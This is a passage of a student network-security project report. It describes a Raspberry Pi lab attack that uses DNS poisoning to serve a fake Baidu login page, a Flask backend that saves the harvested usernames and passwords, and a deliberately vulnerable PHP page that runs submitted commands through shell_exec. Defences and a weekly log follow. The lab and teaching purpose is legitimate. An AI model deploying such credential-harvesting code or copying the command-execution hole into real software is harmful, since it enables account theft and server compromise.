  });
};
```

We also start the backend, with python code as following:

```
from flask import Flask
from flask_restplus import Resource,Api
from flask_cors import CORS

app = Flask(__name__)
api = Api(app)

@api.route('/hack/<string:username>/<string:password>',methods=['OPTIONS'])
class Hacker(Resource):
  def options(self,username, password):
    with open('password.txt', 'wa') as f:
      f.write("username: "+str(username) +  "   password :  " +str(password))
    return 200

if __name__ == '__main__':
  app.run(debug=True, host="0.0.0.0", port=5000)
```

When the victim device input “login.bce.baidu.com” on browser, it actually visits the local apache webserver set on raspberry Pi. After the user login with credentials, the javascript code sends request to the backend and we get the credentials stored as a txt format.

Segment 4_2

To do a web-exploit attack, we initially create a vulnerable website that contains highly-risky function in its php code (designed for remote desktop manager). This website is deployed on my Ubuntu server and regarded as a victim machine.

The index.html shows below:

```
<!DOCTYPE html>
<html>
<head>
  <title>Vulnerable Site</title>
</head>
<body>

<h1>This is a vulnerable site, COMP9337 Project</h1>
<h2>For demo, SWN19 AI</h2>

<tr>
  <td>
    <form action="test.php" method="post">
      Remote Desktop Manager: <input type="text" name="command">
    <input type="submit" value="Submit" value="Send">
  </td>
</tr>

</body>
</html>
```

The php code shows below:

```
<?php

$command=$_POST['command'];
echo shell_exec($command);

?>
```

Obviously, the PHP code allows permissions of remote shell execution (reverse shell), thus we could use this security backdoor to create a reverse shell on victim machine by web exploits.

The Kali Linux therefore browser the vulnerable website and run following commands:

```
ls -l ~/Desktop
echo test>~/Desktop/9337.txt
```

In the victim machine desktop, we do:

```
ls ~/Desktop
cat ~/Desktop/9337.txt
```

The screen record proves “test” displayed on the victim machine desktop, then Kali runs:

```
rm ~/Desktop/9337.txt
```

Then the victim machine runs:

```
ls ~/Desktop
cat ~/Desktop/9337.txt (ERROR RETURNS, NO FILE)
```

And the screen record proves that in the victim machine desktop, there is no 9337.txt exist.

Defences Against Attacks

1. Defend against credential harvesting

- Always check the certificate of the website. A fake login webpage usually has no certificate and runs over HTTP, not HTTPS
- Check your DNS settings. In our project, we use DNS poisoning, but we still need to modify the normal DNS address to our Raspberry Pi address. If you suspect your DNS is poisoned (e.g. fake page, low access speed or ads on webpages), then you can use nslookup command to see whether your DNS server has been changed.
- Check your cookie policy. In most of cases, if you do not clean the cookie, at least the username will prompt so you don't need to re-type. But once you visit a fake login page, it will require you to input it, as cookie cannot be used cross-origin unless permitted.

2. Defend against web-based exploit for remote arbitrary code execution

- It is better not to permit shell code execution on webpage. In our project, a PHP shell_exec function is considered as "high-risky" that can execute codes even no reverse shells are **explicitly** running on terminal.
- Grant less privileges for users and groups running PHP fpm and webserver. In our project, we grant privileges for PHP-fpm executers as root (Only for demo, otherwise it can only execute shells in web directory). This is risky, as remote code executer has the supreme privileges that can change anything, even "rm -rf /".
- If shell code execution is required in your web project, a strict authentication and execution privilege grants for certain commands should be provided. For example, a typical user can only use "ls" command and refuse any other commands by regex checking in PHP.

3 . In this situation, the evil twin AP is hard to detect as it is also a legitimate AP , for defencing against attacks performed

- we can apply some detect system that can find the evil twin AP, for example , we can use e wireless intrusion prevention systems (WIPS) to detect the presence of an evil twin AP and prevent any managed corporate clients from connecting to them.
- And also using a VPN is also a good way to prevent an evil twin attack and protect users, but it will not necessarily stop users from connecting to the rogue access point. we could disable the option to connect to unapproved wireless networks, but this could be a significant limitation for users

Weekly log

Week1	We find how to install the kali linux into raspberry Pi and record the screen record of task 1 and install the kali linux on the raspberry
Week2	We build the backend and frontend to capture the password And configure the dnsmasq in kali
Week3	To do the DNS poisoning task, we search for some solutions on Internet in first two days, then we get some idea about the principles of DNS poisoning, and choose dnsmasq tools to perform the attack. Then we implemented the task in the first week, including code writing (in JavaScript and Python) and modifying configuration files.
Week4	In the last week, we used 4 days to complete web exploit and remote shell code execution, which includes 1 day brainstorming and 3 days implementation (PHP shell execution functions, code-execution privileges). Then, we use 3 days to complete this report and prepare the screen recordings for submission.